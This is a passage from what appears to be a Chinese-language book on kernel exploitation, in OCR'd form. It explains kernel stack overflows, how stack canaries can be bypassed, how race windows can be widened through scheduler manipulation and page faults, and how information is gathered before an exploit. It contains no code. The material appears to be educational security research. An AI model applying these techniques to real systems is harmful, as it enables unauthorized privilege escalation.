


图 3.8b 溢出到相邻页

栈内存破坏

正如在第 2 章提到的，每一个用户模式下的应用程序至少有两个栈：一个用户模式的栈和一个内核模式的栈。在本节中，将主要介绍当应用程序在内核态运行溢出时我们能使用的技术，此时使用的是内核态栈。

您可能还记得，内核模式栈只是一个由物理页分配器分配的很小的内核内存块，就像任何其他的基于内存的资源一样。相比用户栈来说，它通常很小，且不能根据需求增长，通常内核态栈会在内核把控制权交给用户态进程时废弃。然而这并不意味着内核态栈每次都会重新分配。它只是意味着每次进程进入内核态时，内核态栈的指针将指向开始处。

到目前为止，只讨论了栈溢出这种最常用的栈损坏例子，如图 3.9 所示。




图 3.9　栈溢出

对内核态栈损坏进行漏洞利用主要有 3 种方法：重写返回地址、重写本地变量和重写相邻页。在一些操作系统和硬件架构的组合中（例如，x86 体系上的 Linux），用相同的页面来维护栈和在被分配页面末端为正在运行的进程设置控制结构。这样就容易通过对栈指针进行“与”运算来确定当前正在运行的进程。因为这样的结构处于栈页的底端，所以图 3.9 所示的溢出并不能到达那里（因为写操作只会令地址值增加而不是减少）。从理论上讲，另一个问题可能会出现：一个足够长的、嵌套的调用序列可能会排到栈的底端。虽然从来没有在任何内核中发现这种缺陷（内核开发人员非常小心地设计如何使用栈，并且现在的中断通常有硬件架构的支持或者用软件方法替代的栈），在这里提到它只是为了让讨论更完整一些。

重写返回地址

通过对保存的返回地址进行重写来劫取控制流的栈溢出攻击已经成功地使用了 20 多年，现在依然流行。例如，“执行阶段”一节讨论过的返回到内核文本的高级技术就是基于重写指令指针的。

总之，若要想抵达保存的返回地址，需要溢出大量的其他变量。如果这些溢出的变量中有的在函数返回之前使用过，那么就需要模拟它的值，也就是说，把它设置成能让函数正确返回的值。例如，如果函数在结束之前试图读取栈中的一个指针，那么您必须确保已经把该指针的值重写成一个内核区内可读内存的地址。最后，在本地变量恢复后，就可以应用我们之前介绍

过的技术处理了。

在试图阻止典型的栈缓冲区溢出的过程中，在编译器内部设计有一种称为 stack canary 的保护措施并已经得到实施。这个想法很简单：一个伪随机数，即 canary，恰好入栈到返回地址的后面，并在被调用进程返回时进行检查。如果最终得到的值与原始值不同，便是一个栈溢出的迹象。激活栈 canary 保护通常只是打开编译器选项，并添加一些处理代码，当检测到溢出时触发这些代码。这种处理代码可以做的事情简单到只打印一些错误消息和发出警报（警报要比死机更安全）。通常为了减少对性能的影响，编译器只会选择那些认为有潜在威胁的补丁。在栈上使用一些空间的功能就属于此类功能。

stack canary 是一个很好的保护机制，但它也有一些缺点：

- 一个特殊控制下的溢出可以在不触发它的情况下写 canary（例如，对一个在栈上保存的数组进行基于索引的溢出）。
- canary 需要保存在内存的某个地方，因此攻击者可能会通过内存泄漏发现。在当今的实现中，为每一个进程的栈配置 canary 已经很普遍了，主要是在创建进程时生成 canary，并在进程的生存期内使用（实际上基于某些寄存器状态的排序）。这意味着一旦内核调用路径上的一个函数泄漏了 canary，那么同一进程在同一路径上接下来的调用将具有与特定函数调用相同的 canary 值。
- canary 不能保护放置在它之前的本地变量免予溢出攻击。
- 在一个多处理器的系统上，也许可以溢出攻击相邻页并在 stack canary 检查完成前执行完攻击代码。如果 shellcode 将环境恢复得足够完整，那么 canary 值将在被检查前恢复原状。

请注意，尽管在编写本书时 stack canary 保护变得越来越流行，但是它在许多操作系统上仍然不普及（或者说默认情况下没有打开）。

重写本地变量

在之前列出的绕过 stack canary 保护的选项时，提到了重写本地变量的可能性。事实上，在不同的场合下，这可能比经典的重写返回地址更容易。只需处理该函数的本地栈空间，而不需要恢复栈状态以使函数安全返回。

这个技术背后的理念是在栈中找到一些重要的变量，从而把栈溢出转化成另一种缺陷。常见情况包括（但不仅限于此）：

- 重写一个已经存储的函数指针（例如，在一个已分配的本地静态结构中）。
- 重写稍后将被复制的指针，此后缺陷将转移到任意的读写中（这取决于该指针如何使用）。
- 重写一个已保存的整数值（可能预先计算），产生一个整数问题。

竞态条件

在内核态中的共享资源比比皆是。无论是何种类型的共享资源，内核都需要能够准确地获取和释放它们。

注意 我们在“执行阶段”部分恢复步骤中详细讨论过锁，所以在此不再讨论它们。

一次错误的释放锁可以导致相关的资源永远都不再可用，或者可能更糟糕的是：在内核检查和机器之间游离或者将内核带入死锁状态（死锁状态即由于每一个进程都依赖于另一个进程所获得的资源以致所有的进程都处于等待状态）。一次错误的获取锁可以导致大量的崩溃性问题和漏洞，因为正持有锁的内核任务期望也依赖于被它锁定的资源。一个类似的情况在没有正确设计锁定机制的时候发生了。一个典型的例子就是：一个从进程列表中挂起并且优先改变的进程留下了一个打开的窗口。对于一个小小的时间窗口，黑客能够控制（例如，依附于编译）一个即将获得优先级的进程（此处与黑客的控制无关）。值得一提的是：锁定机制的误用不只是竞态条件的唯一源头，一个典型的例子就是 TOCTOU（检查时间点、使用时间点），这是一类包含验证和并发用户态数据访问的漏洞。在这样的问题发生时，内核路径从用户态装载和验证一些变量，之后再次装载时将不会进行重复验证。我们将会在第 4 章和第 6 章提供成功地利用这种漏洞的实例。

竞态条件可以由多个内核路径在不同的 CPU 上并发执行而产生（SMP 系统就是一个这样的例子）或者由不同的路径在交错模式的 CPU 上执行。竞态条件总是在 SMP 系统中得到利用；尽管如此，有时候窗口很小，竞态可能很难胜出，结果只有一个竞态条件的子集在 UP 系统中被利用。每一次竞态的关键点是提升成功的概率。这是本章的主要内容。

抢占内核和调度程序

第 1 章介绍了调度程序，它是调度大量任务进出 CPU 的入口。因为竞态条件的主要目标是在窗口关闭前执行，所以了解用户态和内核态任务的交互与调度程序之间的关系就变得极为重要。获取 CPU 执行路径有两种情景：

- 自动放弃 CPU，直接调用调度程序。例如，有一些阻塞的锁。进程试图去获取锁，但是锁是不可用的，所以不选择等待，而是将自己置于睡眠状态并且唤醒调度程序去调度其他的进程。一个类似的情况就是在等待一个稀有资源变为可用的时候；例如，为了竞争 I/O 资源从硬盘上读入一些期望的页。
- 调度程序将其从 CPU 中置出，例如，当任务与时间片相连或者 CPU 分配量失效时。这是调度程序例行公事的行为，也是在用户眼中，操作系统为何在处理多任务的时候依然有比较好的响应能力的原因。如果内核路径可以在执行的时候将 CPU 让给其他的进程，我们称这种内核为可抢占的。

在这一点上，如果一个新的任务或进程被唤醒，那么就会给这个进程分配一个新的 CPU 信号量。了解接下来要执行的是什么进程很重要，从竞态利用的角度来说，就是使调度程序执行并选择一个新的进程开始运行。

调度程序运用不同的度量方法来选择接下来要执行的进程，它们中的一些会直接受用户态影响。操作系统通常在创建进程的时候给每一个进程赋予一个优先级。调度程序在选择下一个 CPU 的使用者的时候可以考虑这个优先级以便进行选择。一个进程通常需要更高的优先级才能提升自己的优先级，但是也始终允许降低其优先级。在低负载的环境下（一种 CPU 的多个敏感进程不会同时处于活动状态的环境），在恰当的时候降低优先级可能会影响一些调度进程的选择并允许您利用一个竞争窗口。这在试图在 UP 系统上利用竞态的时

候尤其重要，因为利用调度程序恰当地与您的进程进行交互，这是在第一时间产生这个问题的唯一方法。

在 SMP 系统中有更多的方法（这些方法理论上可以制造任何竞态条件利用）。通过绑定不同的进程到不同的 CPU 上（一个操作经常是在无优先级的任务上执行）并且使用更高精度的计时器来同步它们的执行。绑定一个进程到 CPU 上意味着这个进程将会只能在这个特定的 CPU 上去竞争资源，而在其他的 CPU 竞争中移除了这个进程。这样有利于在调度选择中隔离进程而不能彼此进行交互。

向内核询问时间信息有很多种方法，但是由于需要更高的精度，所以不能给内核额外的负担。我们再一次利用了这个架构。为了保持本书的一致性，我们将会展示一个如何使用 x86-64 架构的例子。

x86-64 架构提供了通往内部时钟的通道，TSC（时间戳计算器）是一个 64 位机器特有的寄存器，在每次机器重置的时候设置为 0，在每个时钟周期轮转的时候更新。没有权限的用户态进程可以依靠 RDTSC（读 TSC）指针取得这个寄存器中的变量，这个指针复制了 32 个 TSC 寄存器高位字节到 EDX 寄存器，复制 32 个低位字节到 EAX 寄存器。这种方法是不用承担执行时间带来的额外开销而获得高度解析时间信息的绝妙方法。

注意 操作系统可以通过 CR4（4# 控制寄存器）中设置 TSD 标记的方法来禁止 RDTSC 指针（时间戳不可用）。由于 TSC 在用户态应用程序中被利用，所以在写时任何一个操作系统都做不到这一点。

漏洞利用技术

根据临界区的特性，有 3 种主要的内核竞态机制集。我们将要按照复杂程度的顺序提出这些场景。也就是说，一种技术在第一种情况下工作成功的话，第二种情况下也会工作成功。下述的技术是基于更有根据的假设，所以更具有效性和可靠性。

不能重新安排临界区

在这种情况下，当临界区执行的时候，是不能调用调度程序的。这种情况经常发生在竞态条件遇到一个 deferred 函数或者一个中断 / 异常处理器时。在这种情况下，内核控制路径由于种种原因不能重新安排：它已经请求了一个锁，它正在处理中断（因此没有后台进程睡眠来让出 CPU 资源），或者抢占机制临时无效。这种竞态是最难利用的，因为没有调度程序参与。它只能在 SMP 系统上并且使用高精度的定时器时才能被利用。当决定要用哪一个定时器的延迟值去同步用户进程的时候，需要将 CPU 的频率和到达两个竞态临界区的平均时间等参数考虑进去。如果开发设计适当，它能持续到窗口被利用。通常使用竞态条件更容易，因为直到所有条件满足时内核状态才不会受影响。

临界区可以重新安排但是不能访问用户态

在系统调用内核路径的时候，请求进入内核竞态条件执行，这可能是最普通的场景了。这样的情况通常在 UP 系统中也是可利用的，而且在 SMP 系统中也有更多的机会。研究这些漏洞的一个关键点就是关注调度进程是如何使用的。如果能够使得路径自动放弃 CPU，那么就有了

利用这个漏洞的机会。这种情况通常会影响一些和阻塞相关的功能模块。例如，内存分配程序在没有内存处于可用状态的时候就会被阻塞。在用户态的应用程序中请求和激活大量的内存就可以得到这样的机会。

如果需要调度程序去终止当前正在运行的进程，那么这个漏洞就只能在内核抢占的 UP 系统中利用。内核抢占在今天已经成为一种趋势，而调度程序机制已经被越来越多的用户态进程所抛弃。在这里我们要重点讨论的是使用已经基本完成了时间片的内核路径来进入临界区，并拥有一个 CPU 敏感的用户态应用程序操纵 CPU 去执行竞态条件。而且，高精度的时钟计数器在同步多进程或线程中充当了一个决定者的角色。在 SMP 系统中，这些问题的利用更简单，只需要建立一个能够同步两个或者更多个正在执行的线程的可接受的度量标准就可以了。

临界区访问用户态

这是到目前为止最容易利用的竞态条件漏洞。当内核路径访问用户态的时候，可以将它置于睡眠状态，之后扩大可利用窗口的尺寸。无论什么时候访问用户态的缓冲区，即使内核执行绑定的用户或地址空间模型的时候也不能轻易地终止您的访问。第一，需要检查地址是否低于有限的独立地址空间。第二，需要确认用户态的映射是否合法，这样在试图访问它的时候就不会出错。此外，内核需要保证此地址在用户的有效地址空间中，并且下一页已经存在或者已经转换到硬盘上。例如，一个进程可能会请求内核将一个文件映射到内存中。在这种状况下，内核将会创建一个与这个文件一样大的有效的映射，但是内核不会用该文件的内容来分配物理内存页。如果（只是如果）进程试图读取这个文件中的某一页，内核将会反映出这个错误并从硬盘上载入期望页。这个过程是我们在第 1 章提到的查询页的方法的核心。

这个特定的操作系统给了我们利用这种竞态条件的有力武器。事实上我们可以：

1）映射一个文件到内存中或者映射匿名内存的部分空间。

2）将我们的内核缓冲区置于两页的分界处——一页确认被映射，而将另一页移出分页。

3）使内核路径访问边界上的缓冲区，并且在分页错误处理器去获取第二页的时候将其置为休眠状态。

4）调度我们的线程并产生竞态。

我们提到了将第二页移出内存，可以通过研究操作系统内核缓存执行机制来完成这个功能。在通常情况下，这意味着需要预测访问后要移入内存的页数（操作系统会本着尽量移入更多页的执行原则，这样可以避免将来调用页面错误处理器的时候的执行速度缓慢问题），或者迫使这些页面移到硬盘上去（例如，执行很多满足页面缓存的操作），或者将我们说的方法中的两个结合起来使用。

我们将会在第 4、5、6 章中提供一些这类利用的实例。

信息收集阶段

信息收集阶段涉及所有的漏洞利用前的操作，即代码要去收集来自环境的信息。在这个阶段，注意以下几点：

- **不要迷失目标** 这是内核利用的规则。信息收集阶段允许您在运行时决定是否要继续漏洞利用阶段。例如：想象一下在利用一个正在回收的内核结构，然后要对已破坏的函数指针解引用。在一个未测试的内核版本上，这个指针的相对位置可能会发生变化，在这种情况下，应该检测这个位置，然后给出一个停止的机会以保证您有时间来检查这个特定版本，然后返回一个工作版本。作为一般规则，失败比迷失目标好。一个发生迷失的目标是一个丢失的目标。（机器会关机，并且目标对象会发出很大噪声。）
- **简化利用过程** 换句话说，利用系统提供的任何信息可以为 shellcode 获得一个更好、更安全的切入点。也就是说可以在内核层任意写。可以尝试写一些看起来依赖于测试的地址。如果系统能够告诉您在哪儿写，那么将更加方便。但是如果系统不配合（即在一些内核保护机制面前），那么底层架构能够反映这些信息将是更酷的事情。

很明显，这两个优势是紧密相连的。第二条允许写一个能够作用于多种目标的一次性内核利用，因此可降低机器死机的几率。尽可能多地去验证收集的信息很重要。例如：有一个任意写的问题，并且能够推测出其目的地址。在一个用户态 / 内核态地址空间相结合的环境下，您至少要与用户态 / 内核态地址空间相分离的情况进行对比检查。此外，如果希望这个地址存在于内核中的特殊区域，那么也要对比已知的信息布局来进行检查（在第 4、5、6 章中，我们会详细描述典型的内核布局）。

到目前为止，涉及的信息都来自于环境。它不依赖于内核漏洞，而是简单地依赖于对架构及接口的利用。然而，还有一个更大潜在的信息来源——信息泄露 bug。经典的信息泄露 bug 在内核层具有任意读权限。您可以从用户态读取部分内核内存。通常，信息泄露只是简单地将不应暴露的信息输出到用户态。另一个例子，考虑一个栈中的结构分配，初始化了一些成员变量，然后将其复制回用户态。在这种情况下，未初始化的成员变量的死栈就泄露到了用户态。这样的问题通常会被低估，因为在一些情况下它们并不会直接导致一个内核利用。但这是一个非常不好的习惯：尤其对于那些有着高级内核级保护的系统，一个简单的信息泄露会给攻击者提供一次性可靠的内核利用入口。

注意 因为本地内核利用比远程内核利用要普遍得多，本章剩余的部分会主要集中在本地信息收集上。我们会在第 7 章涉及远程信息收集与远程利用技术。

环境告诉我们什么

